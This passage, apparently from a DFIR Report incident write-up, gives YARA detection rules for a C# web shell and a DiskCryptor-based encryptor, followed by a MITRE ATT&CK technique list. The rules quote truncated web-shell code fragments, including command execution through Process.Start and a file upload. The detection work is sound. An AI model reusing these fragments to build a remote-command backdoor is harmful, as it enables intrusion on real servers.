\$s4 = "var dstFile = Path.Combine(dstDir, Path.GetFile

\$s5 = "using (StreamReader streamReader = process.Stan

\$s6 = "return httpPostedFile.FileName + \" Uploaded to

\$s7 = "httpPostedFile.InputStream.Read(buffer, 0, file

\$s8 = "int fileLength = httpPostedFile.ContentLength;"

\$s9 = "result = result + Environment.NewLine + \"ERRO

\$s10 = "ALAAAAAAAAAAAA" fullword ascii /* base64 encode

\$s11 = "AA

\$s12 = "var result = delimiter + this.RunIt(Request.P

\$s13 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAAAAAAAAAAA

\$s14 = "using (StreamReader streamReader = process.Sta

\$s15 = "private string RunIt(string command)" fullword

\$s16 = "Process process = Process.Start(info);" fullwo

\$s17 = "ProcessStartInfo info = new ProcessStartInfo()

\$s18 = "AA6"

\$s19 = "6AA

\$s20 = "if (Request.Params[\"exec_code\"] == \"put\")"

condition:

uint16(0) == 0x4221 and filesize < 800KB and

8 of them


}

rule sig_6898_dcrypt {

```

meta:
    description = "6898 - file dencrypt.exe"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com"
    date = "2021-11-14"
    hash1 = "02ac3a4f1cfb2723c20f3c7678b62c340c7974b95f8d9"
strings:
    $s1 = "For more detailed information, please visit htt
    $s2 = "Causes Setup to create a log file in the user's
    $s3 = "Prevents the user from cancelling during the in
    $s4 = "/http://crl4.digicert.com/sha2-assured-cs-g1.cr
    $s5 = "Same as /LOG, except it allows you to specify a
    $s6 = "/PASSWORD=password" fullword wide
    $s7 = "The Setup program accepts optional command line
    $s8 = "Overrides the default component settings." full
    $s9 = "Specifies the password to use." fullword wide
    $s10 = "/MERGETASKS=\"comma separated list of task nam
    $s11 = "Instructs Setup to load the settings from the
    $s12 = "/DIR=\"x:\\dirname\""" fullword wide
    $s13 = "http://diskcryptor.org/
    $s14 = "Prevents Setup from restarting the system foll
    $s15 = "HBPLg.sse" fullword ascii
    $s16 = "/LOG=\"filename\""" fullword wide
    $s17 = "Overrides the default folder name." fullword w
    $s18 = "Overrides the default setup type." fullword wi
    $s19 = "Overrides the default directory name." fullwor
    $s20 = "* AVz'" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 5000KB and
    ( pe.imphash() == "48aa5c8931746a9655524f67b25a47ef" o
}

```



MITRE

- Exploit Public-Facing Application – T1190
- OS Credential Dumping – T1003

- Network Service Scanning – T1046
- Remote Desktop Protocol – T1021.001
- Account Manipulation – T1098
- Valid Accounts – T1078
- Protocol Tunneling – T1572
- Ingress Tool Transfer – T1105
- Match Legitimate Name or Location – T1036.005
- Windows Service – T1543.003
- Data Encrypted for Impact – T1486
- Web Shell – T1505.003
- System Information Discovery – T1082
- System Network Configuration Discovery – T1016
- System Owner/User Discovery – T1033
- Windows Command Shell – T1059.003

Internal case #6898